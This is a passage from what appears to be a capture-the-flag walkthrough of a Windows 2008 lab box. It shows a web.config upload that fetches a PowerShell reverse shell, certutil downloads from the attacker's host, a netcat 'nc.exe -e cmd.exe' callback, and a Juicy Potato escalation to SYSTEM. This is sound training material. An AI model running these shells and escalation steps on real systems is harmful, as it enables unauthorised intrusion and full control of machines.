string('http://10.10.x.x:4444/reverseshell.ps1')")
o = cmd.StdOut.Readall()
Response.write(o)
%>
```

- Host the `reverseshell.ps1` in a python server
- Fire up a nc listener
- Upload the `web.config` , and then travel over to: `10.10.10.93/UploadedFiles/web.config`

If all has gone well, you should have a netcat listener.

Merlin shell

Go get your user flag! It's in desktop, but hidden. Use `dir -Force`

And let's find ways to priv esc this box

Automated Tools: *Fail*

We can ask system info, so let's run windows exploit checker.

- Run system info, and copy and paste its results into a file back on your kali machine
- Ensure you have downloaded https://github.com/AonCyberLabs/Windows-Exploit-Suggester to your kali machine
- The way to run this is; /windows-exploit-suggester.py --database 2020-04-30-mssb.xls --systeminfo [path you saved it to]/systeminfo.txt

```
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
```

We have some exploits to try, but before we do so lets use some more enumeration tools.

Here's a cheat sheet on file transfer if you aren't sure how to get files from your kali machine to the target: https://ironhackers.es/en/cheatsheet/transferir-archivos-post-explotacion-cheatsheet/

I found that powershell kept hanging if I tried the method of : `powershell.exe -c "(New-Object System.NET.WebClient).DownloadFile( etc etc`

- Certutil worked: `certutil.exe -urlcache -split -f` `http://10.10.14.23:1234/[exploit` `] [exploit]`

Couldn't get my enumeraion tools to work....Perhaps someone else had better luck. Not to matter, I didn't want to waste time and moved on to manual enumertion.

Manual Enumeration

We don't have to look far to see a possible exploit. To be honest, this is a `2008 windows machine` that has no patches or hot fixes (refer to the `systeminfo` results), so there are a load of exploits that will likely run.

`Whomami /priv`

We're given `ImpersonatePrivilege` as enabled. This means a **juicy potato** attack can be done

```
PS C:\Users\merlin\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Juicy Potato

Potato attacks in general are fascinating. You can read more about it here : https://webcache.googleusercontent.com/search?q=cache:vwztxoZqsKwJ:https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/juicypotato+&cd=27&hl=en&ct=clnk&gl=uk&client=safari

A few steps involved to get this to work, but nothing unmanageable.

- Go to the `GitHub` , and under the release section we'll find `juicy potatoe.exe` : https://github.com/ohpe/juicy-potato/releases
- Save `juice.exe` to your kali, and host it through `python server`
- Download in target machine: `certutil -urlcache -f http://10.10.14.23:1234/Juice.exe Juice.exe`

`juicypotato` requires some things to run before we can get system.

- Start a netcat listener: `nc -nvlp 6666`
- Upload `netcat64` o the windows machine, via `certutil` . Download netcat here if you don't have a copy to upload: https://eternallybored.org/misc/netcat/
- Create a file called `rev.bat` . In this file, create a command to have the newly uploaded `netcat` on windows contact you on your port 6666: `echo "C:\Users\merlin\Desktop\nc.exe -e cmd.exe 10.10.14.23 6666" > rev.bat`
- Upload `rev.bat` via `certutil` , and then use the command to run the juicy potato attack.

```
./Juice.exe -t * -p rev.bat -l 4444
```

On your `netcat 6666 listener` , you should get a root shell!

```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>
```